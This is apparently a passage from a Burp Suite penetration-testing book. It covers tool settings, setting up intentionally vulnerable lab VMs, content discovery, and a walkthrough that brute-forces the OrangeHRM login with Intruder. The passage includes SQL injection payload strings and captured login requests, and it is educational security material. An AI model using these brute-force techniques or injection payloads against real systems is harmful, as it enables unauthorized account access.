The screenshot shows the 'Session Handling Rules' configuration in Burp Suite. At the top, there are two tabs: 'Details' (selected) and 'Scope'. Below the tabs, there's a section titled 'Rule Description' with a question mark icon. A single rule, 'Rule 1', is listed. Underneath, another section titled 'Rule Actions' with a question mark icon is shown. It contains a list of actions that will be performed in sequence when the rule is applied to a request. The actions are: 'Use cookies from the session handling cookie jar' (selected), 'Set a specific cookie or parameter value', 'Check session is valid', 'Prompt for in-browser session recovery', 'Run a macro', 'Run a post-request macro', and 'Invoke a Burp extension'. The 'Enabled' and 'Description' buttons are also visible at the top of the actions list.

**Cookie jar:** Burp stores all the cookies issued by the website in a cookie jar. Session handling rules make use of these cookies and even update them to maintain the valid session with the application. Here, the tester can select from where all the cookies are supposed to be taken and maintained, namely **Proxy**, **Scanner**, **Repeater**, **Intruder**, **Sequencer**, and **Extender**.

**Macros:** In simple terms, macros are like a set of sequences of more than one request. They can be used within session handling or performing things such as obtaining Anti-CSRF tokens. We will learn about this in more detail when we talk about Burp and its macros.

The next tab is the **Misc** tab, which contains all the miscellaneous settings for the particular project settings. The following screenshot shows the **Misc** tab:

### Scheduled Tasks

These settings let you specify tasks that Burp will perform automatically at defined times or intervals.

Add	Time	Repeat	Task
<a href="#">Edit</a>			
<a href="#">Remove</a>			

### Burp Collaborator Server

Burp Collaborator is an external service that Burp can use to help discover many kinds of vulnerabilities. You can use the default appropriate for you.

- Use the default Collaborator server
- Don't use Burp Collaborator
- Use a private Collaborator server:

Server location:

Polling location (optional):

Poll over unencrypted HTTP

[Run health check ...](#)

### Logging

These settings control logging of HTTP requests and responses.

All tools:  Requests  Responses

Proxy:  Requests  Responses

Scanner:  Requests  Responses

Intruder:  Requests  Responses

Repeater:  Requests  Responses

Sequencer:  Requests  Responses

Extender:  Requests  Responses

The following three main settings are available in **Misc**:

- **Scheduled Tasks**
- **Burp Collaborator Server**
- **Logging**

**Scheduled Tasks:** In the scheduled task section, the user can specify a specific activity to be done mainly pertaining to the execution scheme. The user can select to pause or resume execution at a particular time so as to ensure timing constraints. The setting is shown in the following screenshot:

The screenshot shows the 'Scheduled Tasks' section of the Burp Suite interface. At the top left is a question mark icon labeled 'Scheduled Tasks'. Below it is a gear icon with the text: 'These settings let you specify tasks that Burp will perform automatically at defined times or intervals.' On the left side, there are three buttons: 'Add', 'Edit', and 'Remove'. To the right is a table with three columns: 'Time', 'Repeat', and 'Task'. A single row is visible, showing '11:26' in the Time column and 'Pause task execution engine' in the Task column.

Time	Repeat	Task
11:26		Pause task execution engine

**Burp Collaborator Server:** Burp collaborator is an external service that is used to fetch out-of-band type vulnerabilities. Burp has a default collaborator server, but if the user wants he can configure his own collaborator server using this setting and can use the **Run Health Check** option to understand if it has been correctly configured. We will be looking at Burp collaborator in more detail when we talk about **Out-of-Band Injection** attacks.

**Logging:** This is simple and straightforward. This setting allows the user to control the logging of HTTP requests. The user can select requests and responses from which part of the tools needs to be logged.


This covers the **Project options** parts. Most of the time during a scan, these are not altered unless and until a special configuration is required, and hence it is good to have knowledge of all these settings to better understand what to do when a scenario arises. Let's move on to the next tab, the **User options** tab.

# User options

The **User options** tab contains all the settings a user can configure for Burp to run by default every time it is started. Most of the settings are similar to the ones seen in the **Project options**; the only difference is that this is a permanent configuration every time Burp is run, whereas the **Project options** are configured only when the project has special requirements.

The following four tabs are available in the **User options**:

- **Connections**
- **SSL**
- **Display**
- **Misc**



Let's look at the following screenshot to see the available settings for the **Connections** tab:

The **Connections** tab has the following set of options:

- **Platform Authentication ...**

# **Reconnaissance and file discovery**

In this module, we are going to see how to do reconnaissance to detect files and folders in the application via Burp. This phase is important because it helps in mapping the entire site structure, since there could be certain folders that aren't available via site hyperlinks but are at times available on the application. Often people end up finding a lot of sensitive folders and files hosted on the web application under the scope. The capability to detect such files and folders totally depends upon the strength of the wordlist available. Let us go ahead and see how we can do this using Burp Suite.

# Using Burp for content and file discovery

For this module, we are going to use **OWASP BWA** and do a discovery of all the files and folders in the set of applications available. We will see how to configure and set up the necessary parameters over Burp to perform a content discovery.

Start the OWASP BWA VM and note down the IP address, access the application in a browser, and check your sitemap in Burp Suite. It should look something like this:

The screenshot shows the 'Site map' tab in Burp Suite. At the top, there are three tabs: 'Site map' (selected), 'Scope', and 'Issue definitions'. A status message 'Logging of out-of-scope Proxy traffic is disabled' with a 'Re-enable' button is displayed. Below the tabs, a filter bar says 'Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders'. The main area shows a tree view of discovered URLs and a table of contents. The tree view includes entries for 'http://192.168.100.101' (with subfolders /, animatedcollapse.js, images, index.css, jquery.min.js) and other hosts like 'http://detectportal.firefox.com' and 'http://uploadscannerextension.local'. The table of contents lists various URLs with their details:

Host	Method	URL	Params	Status	Length	MIME type
http://192.168.100.101	GET	/		304	360	
http://192.168.100.101	GET	/animatedcollapse.js		304	360	
http://192.168.100.101	GET	/images/Knob_Add.png		304	337	
http://192.168.100.101	GET	/images/Knob_Attention....		304	337	
http://192.168.100.101	GET	/images/miantian.png		304	336	
http://192.168.100.101	GET	/images/owasp.png		304	338	
http://192.168.100.101	GET	/index.css		304	359	
http://192.168.100.101	GET	/jquery.min.js		304	360	

Go ahead and right-click on the URL address, then select Engagement tools, and then click on Discover content. It will show you the different sets of parameters that you can specify to begin the automated ...

# Summary

As a quick summary, we have seen the different stages of an application pentest and we will now start looking at the different vulnerabilities and how we can use Burp to find those vulnerabilities. Along with this, we have also seen the different functions available in Burp and what configurations are made available to the user to easily use the proxy interception.

In the next chapter we will be planning the approach to application penetration testing

# Preparing for an Application Penetration Test

In this chapter, we are going to pentest various vulnerable applications via Burp to better understand how we can pentest efficiently with Burp Suite.

The following topics will be covered in this chapter:

- Setup of vulnerable web applications
- Reconnaissance and file discovery
- Testing authentication schema with Burp

# **Setup of vulnerable web applications**


In order for us to commence with this chapter, the reader will have to download the following vulnerable apps:

- Xtreme Vulnerable Web Application
- OWASP Broken Web Applications

# Setting up Xtreme Vulnerable Web Application

In order to set up the Xtreme Vulnerable Web Application, follow these steps:

1. Download the Xtreme Vulnerable Web Application; visit <https://download.vulnhub.com/xvwa/> and click on xvwa.iso
2. Once downloaded, open VirtualBox and click on New:



3. Set the name of the new virtual machine. We have given it the following name:

?

X

← Create Virtual Machine

## Name and operating system

Please choose a descriptive name and destination folder for the new virtual machine and select the type of operating system you intend to install on it. The name you choose will be used throughout VirtualBox to identify this machine.

Name:

Machine Folder:  ▾

Type:  

Version:  

...

Expert Mode


4. Provide around 1024 MB of RAM, as shown in the following screenshot:

[←](#) Create Virtual Machine

## Memory size

Select the amount of memory (RAM) in megabytes to be allocated to the virtual machine.

The recommended memory size is **1024 MB**.



5. Next, ...

# Setting up OWASP Broken Web Application

In order to set up the OWASP Broken Web Application, follow these steps:

1. Download the OWASP BWA from: [https://download.vulnhub.com/owasp\\_bwa/](https://download.vulnhub.com/owasp_bwa/); go to website and click on `OWASP_Broken_Web_Apps_VM_1.2.7z`.
2. Once downloaded, open VirtualBox and, as shown in the following screenshot, click on New.
3. Set the name of the new virtual machine. We have given it the following name:

? X

← Create Virtual Machine

## Name and operating system

Please choose a descriptive name and destination folder for the new virtual machine and select the type of operating system you intend to install on it. The name you choose will be used throughout VirtualBox to identify this machine.

Name:   

Machine Folder:  ▼

Type:  ▼ 64 

Version:  ▼ 2.6

 Expert Mode Next Cancel

4. Provide around 1024 MB of RAM and then, select the option Use an existing virtual hard disk file, as shown in the following screenshot:

## Hard disk

If you wish you can add a virtual hard disk to the new machine. You can either create a new hard disk file or select one from the list or from another location using the folder icon.

If you need a more complex storage set-up you can skip this step and make the changes to the machine settings once the machine is created.

The recommended size of the hard disk is **10.00 GB**.

- Do not add a virtual hard disk
- Create a virtual hard disk now
- Use an existing virtual hard disk file



Create

Cancel


6. Select the extracted OWASP Web Apps .vmdk file and click on Create. This will create a virtual machine. To start this virtual machine, select the machine from the list of machines and click on the Start button.

# **Testing for authentication via Burp**

This topic primarily talks about trying to brute force authentication pages in case rate limiting is not put into place. We will be learning how we can use Burp on various login pages to try and brute force the authentication with a set of username and password dictionaries. Lastly, we will also check if the authentication page is vulnerable to SQL injection.

# Brute forcing login pages using Burp Intruder

Let us not waste time and quickly head on to a few of the applications to see how we can use Burp to brute force credentials on authentication pages. The first application we will brute force is OrangeHRM in the OWASP BWA list.



The screenshot shows the OWASP Broken Web Application (BWA) list interface. At the top, there is a navigation bar with a back arrow, forward arrow, search icon, and a home icon. The URL is set to 192.168.100.101. Below the navigation, there are two sections: "REALISTIC, INTENTIONALLY VULNERABLE APPLICATIONS" and "OLD (VULNERABLE) VERSIONS OF REAL APPLICATIONS".

**REALISTIC, INTENTIONALLY VULNERABLE APPLICATIONS**


<a href="#">OWASP Vicnum</a>	<a href="#">OWASP 1-Liner</a>
<a href="#">Google Gruyere</a>	<a href="#">Hackxor</a>
<a href="#">WackoPicko</a>	<a href="#">BodgeIt</a>
<a href="#">Cyclone</a>	<a href="#">Peruggia</a>

**OLD (VULNERABLE) VERSIONS OF REAL APPLICATIONS**

<a href="#">WordPress</a>	<a href="#">OrangeHRM</a>
<a href="#">GetBoo</a>	<a href="#">GTD-PHP</a>
<a href="#">Yazd</a>	<a href="#">WebCalendar</a>
<a href="#">Gallery2</a>	<a href="#">Tiki Wiki</a>
<a href="#">Joomla</a>	<a href="#">AWStats</a>

In the "OLD (VULNERABLE) VERSIONS OF REAL APPLICATIONS" section, the "OrangeHRM" link is highlighted with a red rectangular box.

Once you open the app, you will be shown a login page; there is no option to register this application. So we have two options, either test for SQL injection or brute-force dictionary-based passwords with the hope that one of the username and password combinations hit valid. The following screenshot shows the homepage:



The default credentials of this application is `admin:admin`, however, for the purpose of showing how we can brute force the login page, the password has been changed to another dictionary word. Let us go ahead and type any random username and password, `test` and `test`, and click on Login. Ensure that while you do, your proxy is on and you receive the intercept to send this request to the intruder, as shown in the following screenshot:

Burp Project Intruder Repeater Window Help

Project options	User options	JSON Beautifier	Deserialization Scanner	Git	Logger++	SSL Scanner	SQLiPy	Upload Scanner
Dashboard	Target	Proxy	Intruder	Repeater	Sequencer	Decoder	Comparer	Extender

Intercept HTTP history WebSockets history Options

Request to http://192.168.100.101:80

Forward Drop Intercept is on Action Comment this item ?

Raw Params Headers Hex

POST /orangehrm/login.php HTTP/1.1  
Host: 192.168.100.101  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Referer: http://192.168.100.101/orangehrm/login.php  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 60  
Connection: close  
Cookie: acopendifids=swingset;otto;phpbb2;redmine;acgroupswithpersist=nada;PHPSESSID=t64ka9o3p11ft;\_cyclone\_session=BAh7B0kiD3Nlc3Npb25faWQGOgZFRkkiJWU4ZTc3M2Q2NjFhMzY1MzM5MjRjYWI5MjkyMmX3Rva2VuBjsARkkjMUZOVQt3cnBmbkFHVkrRsSmYvbjVGRHd0UTZlZ2g5UHhDNVAzZ2jOEjhNUE9BjsARg%48cd64a3fe4d5a784d344d8a2;remember\_token=Stu37BrvdLCCPfSwaD7x4g  
Upgrade-Insecure-Requests: 1  
actionID=chkAuthentication&txtUserName=test&txtPassword=test

- [Scan](#)
- [Send to Intruder](#) Ctrl+I
- [Send to Repeater](#) Ctrl+R
- [Send to Sequencer](#)
- [Send to Comparer](#)
- [Send to Decoder](#)
- [Request in browser](#)
- [Turn JSON active detection on](#)
- [Send request to DS - Manual testing](#)
- [Send request to DS - Exploitation](#)
- [Send URL to SSL Scanner](#)
- [SQLiPy Scan](#)
- [Send to Upload Scanner](#)
- [Custom Wordlist](#)
- [Engagement tools](#)
- [Change request method](#)
- [Change body encoding](#)
- [Copy URL](#)
- [Copy as curl command](#)

Go to the Intruder tab and click on the Clear § button to remove all the predefined attack points. Our core concern is to attack the username and password values, so we select the username and password fields and add them to our attack points, and change the Attack type to Cluster bomb, as shown in the following screenshot:

Target Positions Payloads Options

### Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Cluster bomb

```
POST /orangehrm/login.php HTTP/1.1
Host: 192.168.100.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.100.101/orangehrm/login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 60
Connection: close
Cookie: acopendivids=swingset,otto,phpbb2,redmine; acgroupswithpersist=nada;
PHPSESSID=t64ka9o3p11ftsju5l9hu2lte3;
_cyclone_session=BAh7B0kiD3Nlc3Npb25faWQGOgZFRkkiJWU4ZTc3M2Q2NjFhMzY1MzM5MjRjYWU5MjkyMDIx
NWMyBjsAVEkiEF9jc3JmX3Rva2VuBjsARkkiMUZ0VGt3cnBmbkFHVkrRsSmYvbjVGRHd0UTZlZ2g5UHhDNVAzZ2Zj
OEJhNUE9BjsARg%3D%3D-3861a5dd90b7fab48cd64a3fe4d5a784d344d8a2;
remember_token=Stu37BrvdLCcPfSwad7x4g
Upgrade-Insecure-Requests: 1

actionId=chkAuthentication&txtUserName=$test$&txtPassword=$test$
```

Add § Clear § Auto § Refresh

?

< + >

Type a search term

0 matches

Clear

Now, before we proceed ahead, let us understand why we selected cluster

bomb as the attack type. There are four different types of attack types in the intruder capability of Burp. The four attack types are:

- Sniper
- Battering ram
- Pitchfork
- Cluster bomb

We have already looked into these attack types in the previous chapter. Now that we have understood the different attack types, let us go ahead with our cluster bomb and feed in values for the username and password payloads. Go to the Payloads section and select Payload set 1 and in the payload options select Add from list.. and select Usernames. If you are using Burp Basic, you can download wordlist from <https://github.com/danielmiessler/SecLists>, select the Add option, and give the path of the username. For professional users, have a look at the following screenshot:

Target Positions Payloads Options

## ② Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type available for each payload set, and each payload type can be customized in different ways.

Payload set:

1

Payload count: 134

Payload type:

Simple list

Request count: 134

## ② Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load ...

Remove

Clear

'  
a' or 1=1--  
"a"" or 1=1--"  
or a = a  
a' or 'a' = 'a  
1 or 1=1  
a' waitfor delay '0:0:10'--  
1 waitfor delay '0:0:10'--  
declare @q nvarchar (200) select @q = 0x77006...

Add

Enter a new item

Add from list ...

Server-side variable names

Fuzzing - SQL injection

Fuzzing - XSS

Fuzzing - path traversal

3 letter words

4 letter words


5 letter words

6 letter words

Edit

Search payload before it is used.

For basic users, once you download the list, just click on Load... and provide the path to the top usernames shortlist file, as shown in the following screenshot:



Similarly, select Payload set 2 and select password for professional users via the add from the list, and for basic users, via load option. Professional users can also use a custom list if they don't want to use the default list in Burp. So Payload set for password is set, as shown in the following screenshot:

## (?) Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack available for each payload set, and each payload type can be customized in different ways.

Payload set:  Payload count: 3,424

Payload type:  Request count: 61,632

## (?) Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

The screenshot shows the configuration interface for a 'Simple list' payload type. On the left, there is a vertical toolbar with buttons for Paste, Load ..., Remove, and Clear. Below this is a list of existing payloads, including !@#\$%, !@#\$%^, !@#\$%^&, !@#\$%^&\*, !root, \$SRV, \$secure\$, \*3noguru, and @#\$%^&. To the right of the list is a scroll bar. At the bottom of this section is an 'Add' button and an input field labeled 'Enter a new item'. Below this is a dropdown menu titled 'Add from list ...' which contains options like 'Add from list ...', 'Fuzzing - quick', 'Fuzzing - full', 'Usernames', 'Passwords' (which is highlighted with a red box), 'Short words', 'a-z', and 'A-Z'. To the right of the dropdown is a note: 'which payload before it is used.' At the bottom of the interface are 'Edit' and 'Remove' buttons.

Once the configuration is done, we can click on Start attack and it will brute force the set of usernames and passwords, giving us a valid credential if any of the combination hits are correct, for example:

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items ?

Request	Payload1	Payload2	Status	Error	Timeout	Length	Comment
1121	admin	Apples	302	<input type="checkbox"/>	<input type="checkbox"/>	9063	
8	administrator	!@#\$%	200	<input type="checkbox"/>	<input type="checkbox"/>	9017	
24	administrator	!@#\$%^	200	<input type="checkbox"/>	<input type="checkbox"/>	9017	
40	administrator	!@#\$%^&	200	<input type="checkbox"/>	<input type="checkbox"/>	9017	

Request Response

Raw Params Headers Hex

```

POST /orangephrm/login.php HTTP/1.1
Host: 192.168.100.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.100.101/orangephrm/login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 63
Connection: close
Cookie: acopendivids=swingset,otto,phpbb2,redmine; acgroupswithpersist=nada;
PHPSESSID=t64ka9o3p11tsju5l9hu2lte3;
_cyclone_session=BAh7B0kiD3Nlc3Npb25faWQGOgZFRkkiJWU4ZTc3M2Q2NjFhMzY1MzM5MjRlYWU5MjkyMDIxNWMxBj
sAVEkiEF9jc3JmX3Rva2VuBjsARkkiMUZ0VGt3cnBmbkFHVkRsSmYvbjVGRHd0UTZlZ2g5UHhDNVAzZ2ZjOEJhNUE9BjsAR
g%3D%3D--3861a5dd90b7fab48cd64a3fe4d5a784d344d8a2; remember_token=Stu37BrvdLCcPfSwad7x4g
Upgrade-Insecure-Requests: 1

actionID=chkAuthentication&txtUserName=admin&txtPassword=Apples

```

As you can see, one of the combinations hit success and it gives status 302, meaning there is a chance this was the right password. Let's go ahead and request this in the browser. Right-click on the request and select request in browser and then in current session you will be presented with a Burp URL. Copy and paste that in the URL space and, as you see from the following screenshot, you are successfully logged in:

The screenshot shows the OrangeHRM web application running on a local IP address (192.168.100.101). The browser interface includes standard controls like back, forward, and search, along with a Burp extension icon.

The OrangeHRM logo is prominently displayed at the top left, with the tagline "NEW LEVEL OF HR MANAGEMENT". To the right is a photograph of three people in a professional office setting.

The navigation menu at the top features links for Home, Admin, PIM, Leave, Time, Benefits, Recruitment, Reports, and Bug Tracker. Below this, a welcome message "Welcome admin" is shown, along with links for Change Password and Logout.

A sidebar on the left contains links for Support, Forum, and Blog, each accompanied by a small icon.

The main content area features a large image of a woman working at a desk. To the right of the image, the text reads:

comprehensive solution for the efficient management  
and development of your Human Resource

OrangeHRM comes as a comprehensive solution for the efficient management and development of your Human Resource. It will assist you in the complex and strategic process of managing this crucial resource of your enterprise. Based on modular architecture, it facilitates a vast range of HR activities, with features that reflect the main HR management activities. It comes as a web-enabled application and considering the available flexibility, OrangeHRM is a perfect platform for reengineering your HR processes and achieving a new level of HR Management.

# Testing for authentication page for SQL injection

In this module, we will see how to perform tests to verify if the application's authentication page is vulnerable to SQL injection. We will first understand how SQL injection affects the login page, what is the background logic to it, and how it executes and allows us to log in. Then we will test a few applications and see if the application is vulnerable to SQL injection or not.

The magic strings to test for SQL injection on the login page have the same logic but are represented differently due to validations. The whole aim is to try to come out of the input field of the SQL syntax and try to execute the payload as a part of the SQL query, which will result to true. For example, a few samples ...

# Summary

In this chapter, we setup the vulnerable web applications. Furthermore, we did reconnaissance to detect files and folders in the application via Burp. Finally, we learned how we can use Burp on various login pages to try and brute force the authentication with a set of username and password dictionaries.

In the next chapter, we will identify the vulnerabilities using Burp Suite

# Identifying Vulnerabilities Using Burp Suite

Burp Suite is more than an HTTP proxy; it is a complete set of tools for detecting and exploiting vulnerabilities. In fact, we will use Burp Suite to explain to developers how these vulnerabilities work in an approach that they can understand. In this chapter, we will focus on how to detect vulnerabilities using Burp Suite and some extensions. We will be covering the following topics:

- Detecting SQL injection flaws
- Detecting OS command injection
- Detecting **cross-site scripting (XSS)** vulnerabilities
- Detecting XML-related issues such as **XML External Entity (XXE)**
- Detecting **Server-Side Template Injection (SSTI)**
- Detecting **Server-Side Request Forgery (SSRF)**

# Detecting SQL injection flaws

SQL injection is a vulnerability generated by weak input validation controls in an application. It allows a malicious user to execute arbitrary SQL code, which exposes the information stored, and, in some critical cases, allows complete control of the server where the application is residing.

There are three main ways to detect SQL injections using Burp Suite: first, by manually inserting testing strings; second, by using the scanner; and third, by using an extension called CO2, which uses **sqlmap** in the background, a tool for exploiting and detecting SQL injections. Let's take a look at these three methods.

# Manual detection

Manual detection means to analyze request by request, using just the **Proxy** tool and **Intruder** tool, to detect an error or an unexpected behavior to detect SQL injection.

Imagine you have an application that allows the user to see information about the users registered in a database; to do that, the application will use the following request:

```
